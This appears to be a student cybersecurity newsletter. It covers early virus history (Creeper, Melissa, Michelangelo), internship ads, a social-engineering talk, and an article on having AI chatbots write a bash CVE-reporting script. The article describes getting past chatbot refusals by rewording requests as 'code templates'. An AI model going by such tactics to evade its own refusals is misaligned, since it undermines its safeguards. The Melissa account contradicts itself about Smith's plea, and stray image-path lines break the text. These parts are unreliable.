Creeper was an experimental computer program written by Bob Thomas. A later version was written to remove Creeper by Ray Tomlinson. This self-replicating version of Creeper is generally accepted to be the first computer virus. The program was not actively malicious software as it caused no damage to data, the only effect being a message it output to the teletype reading "I'm the creeper: catch me if you can". Reaper was a similar program also created by Ray Tomlinson to move across the ARPANET and delete the self-replicating Creeper.

MARCH 16, 1971

THE FIRST SUCCESSFUL EMAIL-AWARE VIRUS MELISSA


The Melissa virus was a mass-mailing macro virus. The virus would infect computers via Email, the email being titled 'Important Message'. Upon clicking the message, the body would read: "Here's that document you asked for. Don't show anyone else ;)." It would then mass mail itself to the first 50 people in the user's contact list. A New Jersey computer programmer, David L. Smith, was charged with writing and launching the Melissa virus. Smith allegedly used a pirated America Online account to send Melissa over the Internet, where it replicated and infected computers around the world, temporarily incapacitating e-mail systems at organizations. David L. Smith was sentenced to 20 months in federal prison and fined $5,000 USD, Smith admitted to writing the "Melissa" macro virus, illegally accessing America Online for the purpose of posting the virus onto the Internet and destroying the personal computer he used to post the virus. Smith pleaded not guilty to charges of interrupting public communication, conspiracy to commit the offense, and attempting to commit the offense.

MARCH 26, 1999

MICHELANGELO VIRUS RELEASES PAYLOAD

The Michelangelo virus was expected to create a digital apocalypse on March 6, with millions of computers having their information wiped, according to mass media hysteria surrounding the virus. Michelangelo was first discovered on 4 February 1991 in Australia and was designed to infect DOS systems but did not engage the operating system or make any OS calls. The virus remained dormant until March 6 which is the birthday of Renaissance artist Michelangelo, while there is no reference to the artist in the virus, it is doubtful that the virus' developer intended Michelangelo to be referenced to the virus. The name was chosen by researchers who noticed the coincidence of the activation date. On March 6, the virus overwrites the first one hundred sectors of the hard disk with nulls. Although designed to infect DOS systems, the virus can easily disrupt other operating systems installed on the system since, like many viruses of its era, Michelangelo infected the master boot record of a hard drive. Once a system became infected, any floppy disk inserted into the system becomes immediately infected as well. Eventually, the news media lost interest, and the virus was quickly forgotten and by 1997 no cases were being reported in the wild.

MARCH 6, 1992



SUMMER INTERNSHIP (2023) - CLOUD ENGINEER

As a Cloud Engineer, you will have the opportunity to work with a cloud engineering team that provides cloud cyber security solutions. To join this team, our ideal candidate will have a working knowledge of cloud computing in any cloud provider, Azure, AWS, or Google.


SUMMER INTERNSHIP (2023) - CLOUD SECURITY

As a Cloud Engineer, you will have the opportunity to work with a cloud engineering team that provides cloud cyber security solutions.

SUMMER INTERNSHIP (2023)
DATA ENGINEER
TECHNOLOGY & SOLUTIONS DEPT.

As a Data Engineer, you will have the opportunity to work with a cloud engineering team that provides cloud cyber security solutions.

PARANOIDS SECURITY ENGINEERING INTERN



When you impact millions of people every day, you become a large target for adversaries of all types within all layers of the stack. Our job is to keep our users safe and make Yahoo one of the safest places on the Internet. We are the information security team at Yahoo; known as "The Paranoids".

Your Day

- Study and get into the mindset of your adversaries, then design, develop, and code software solutions to defend against those potential attacks.
- Build programs and systems to process and study security data at a scale beyond anything you've seen in the classroom.
- Learn from the team about security functions across the company.

A Lot About You

- Actively pursuing BS/MS/Ph.D. in Computer Science or related technical discipline
- Solid understanding of data structures and algorithms
- Strong verbal and written communication skills
- Coursework or project experience with computer security or cloud platforms a plus

The compensation for this position ranges from $45,760.00 - $135,200.00/yr and will vary depending on factors such as your location, skills, and experience. The compensation package may also include incentive compensation opportunities in the form of discretionary annual bonuses or commissions, in addition to equity incentives. Yahoo provides industry-leading benefits including healthcare, a 401K savings plan, company holidays, vacation, sick time, parental leave, and an employee assistance program. Eligibility requirements apply.

IC CAE Speaker Series 2023.

Social Engineering

Join us for our IC CAE Speaker Series in 2023! This is a series of virtual events that will highlight important themes in the Intelligence Community, providing students and faculty professional development.

Register Here

SPEAKER

CHRISTOPHER HADNAGY

Founder and CEO of Social-Engineer, LLC

MONDAY

March 20, 2023
Start at 4:00 PM AZ

Intelligence Community
Centers for
Academic
Excellence

College of Applied Science & Technology
Cyber Convergence Center

SPEAKER BIO

CHRISTOPHER HADNAGY

Christopher Hadnagy is the founder and CEO of Social-Engineer, LLC. During Chris' 17 years in the information security industry, he created the world's first social engineering framework and newsletter, as well as hosted the first social engineering based podcast.
Chris is also a well-known author, having written five books on social engineering. Chris' new book, "Human Hacking: Win Friends, Influence People and Leave Them Better Off for Having Met You", released January 5, 2021.

Chris is an Adjunct Professor of Social Engineering for the University of Arizona's NSA designated Center of Academic Excellence in Cyber Operations (CAE-CO). He also lectures and teaches about social engineering around the globe. Moreover, he's been invited to speak at the Pentagon, as well as other high secure facilities. Additionally, as the creator of the world's first Social Engineering Capture the Flag (SECTF), Chris leads the way in educating people on this serious threat.

Chris works with some of the world's leaders in scientific research for the purpose of acquiring a deeper understanding of social engineering. Notably, Chris authored a book with Dr. Paul Ekman regarding the use of nonverbal communication by social engineers.
Chris is certified as an Offensive Security Certified Professional (OSCP) as well as an Offensive Security Wireless Professional (OSWP). He is also the creator of the Social Engineering Pentest Professional (SEPP) and Master's Level Social Engineering (MLSE) Certifications.

LEVERAGING AI FOR SECURITY SCRIPTS BY: Matthew C. Bascom

I would like to introduce you all to your fellow student, Matthew Bascom who wrote an article about leveraging artificial intelligence (AI) for security scripts.

Bascom suggests using AI to write JSON parsers, which can identify new vulnerabilities and outdated software that could be targeted for exploitation. Bascom explains that AI can be used to generate code templates in different programming languages, which can then be tested to see if they compile without errors or warnings. He also suggests that if the AI-generated code creates errors, copy and paste the error into the natural language prompt, and it will generate suggestions to fix the code.

Bascom provides a sample JSON data from NIST's National Vulnerability Database (NVD) and a bash script to report CVEs.

BACKGROUND

If you're reading this, you're probably aware that it's a good idea to keep software up-to-date and operating systems hardened. Newly discovered vulnerabilities on unused apps and outdated software are ripe targets for exploitation. The application described in this article makes you quickly aware of vulnerabilities that may affect your infrastructure. It's also useful if you are curious about new vulnerabilities and vulnerable technology.

LEVERAGING AI FOR SECURITY SCRIPTS

FEATURE CONVENIENCE

NIST's National Vulnerability Database (NVD) is coded in JavaScript Object Notation (JSON), which is based on JavaScript object literals. It's just my opinion, but there are nicer languages than JavaScript. So, when I need a script to parse JSON data, I prefer to call on an AI to write the JSON parser.

ITERATING TO CREATE A USEFUL SCRIPT

In its current form, natural language AI often puts up a little resistance when a user requests some sort of code. It will sometimes say, “As a natural language model, I am not programmed to generate programming language scripts.” So, I like to ask natural language AI models to generate a code template, and the AI will generally oblige. Once the AI has created the template of a programming language script, just like writing code without AI, test the code to see if it compiles or creates errors or warnings. Once you have a working baseline, ask the AI to add individual features. Requesting the AI to “try again” will often create vastly different syntax from one iteration to the next. And, sometimes, despite reports that the AI has a memory for previous requests, it may generate subsequent iterations in Go, Python, or Rust if it wasn’t instructed to create code in a specific language.


WHAT TO DO WHEN THE AI MAKES AN ERROR

AI makes mistakes. For example, it will sometimes forget to include necessary header files, or it will include functions that require the installation of third-party libraries. When I set out to build a program for querying NIST’s NVD, I wanted the code to run with the standard libraries installed with Ubuntu. If the code generated by the AI creates an error, copy and paste the error into the natural language prompt and it will generate suggestions to fix the bad code.

CALL TO ACTION

See if this code works for you at home or in the VLE. Then drop it into an AI and ask it to refactor the code into your favorite language. Does the new code work? What new features would you like built into the application?

SAMPLE JSON DATA FROM NIST'S NVD



```
{
 "CVE_data_type" : "CVE",
 "CVE_data_format" : "MITRE",
 "CVE_data_version" : "4.0",
